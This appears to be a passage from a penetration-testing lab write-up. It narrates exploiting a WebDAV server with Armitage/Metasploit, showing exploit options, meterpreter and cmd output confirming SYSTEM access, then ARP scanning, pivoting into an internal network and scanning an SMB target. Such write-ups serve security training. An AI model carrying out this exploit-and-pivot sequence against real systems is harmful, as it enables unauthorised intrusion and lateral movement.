
After running the exploit, I was able to escalate the privileges and get system level access to the device as shown below.




Option	Value
PATH	/webdav/%RAND%.asp
Proxies	
RHOST ✚	216.1.1.1
RPORT	80
VHOST	




Once Exploited, I have verified the hostname and IP address from the meterpreter shell and windows cmd. Hostname turns out to be SERVER, however IP is 192.168.1.100 which is a private IP and thus we can assume the attack on 216.1.1.1 port 80 is pointing to 192.168.1.100.



Console X
Scan X
exploit X
Files 1 X
Screenshot 1 X
cmd.exe 2188@1 X
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
c:\windows\system32\inetsrv> hostname
server
c:\windows\system32\inetsrv> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
IP Address. . . . . : 192.168.1.100
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
c:\windows\system32\inetsrv> whoami
nt authority\system



Console X
Scan X
exploit X
Files 1 X
Screenshot 1 X
Meterpreter 1 X
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig
Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
Interface 65539
Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:a4:4b:5e
MTU : 1500
IPv4 Address : 192.168.1.100
IPv4 Netmask : 255.255.255.0
meterpreter > sysinfo
Computer : SERVER
OS : Windows .NET Server (Build 3790).
meterpreter >
meterpreter > sysinfo
Computer : SERVER
OS : Windows .NET Server (Build 3790).
Architecture : x86
System Language : en_US
Meterpreter : x86/win32
meterpreter >


Armitage ARP Scan and Pivoting:

Once we have access to the SERVER.XYZCOMPANY.COM machine, I tried to find other connections to it to see if it has connection to the internal network and if so which IPs are connected to it. Doing this, I can further extend this attack to the devices on the internal network.
With Armitage ARP scan from the device with IP 216.1.1.1, I was able to find another network which has a private addressing and thus has to be the internal network. This means device with IP address 216.1.1.1 also has a private IP address in the range of 192.168.1.0/24.
Notice IP 192.168.1.100 which we accessed in the previous attack for IP 216.1.1.1 on port 80.













It confirms the device with IP 216.1.1.1 is also connected to the internal network. We can use this device to Pivot an attack on other machine on the internal network with private IP address using Armitage pivoting setup.











Now these devices can be scanned from Armitage to determine the OS, open ports as well as the available attacks for the machine.

Armitage SMB attack:


I decided to target machine with IP 192.168.1.200. I scanned it from Armitage to determine what OS and service pack it is running on, the open ports and service with the version details. Scan showed the machine with IP 192.168.1.200 is a Windows 2008 standard server with service pack 1 running smb service on port 445. The machine name is WINFILE and is in domain WORKGROUP.




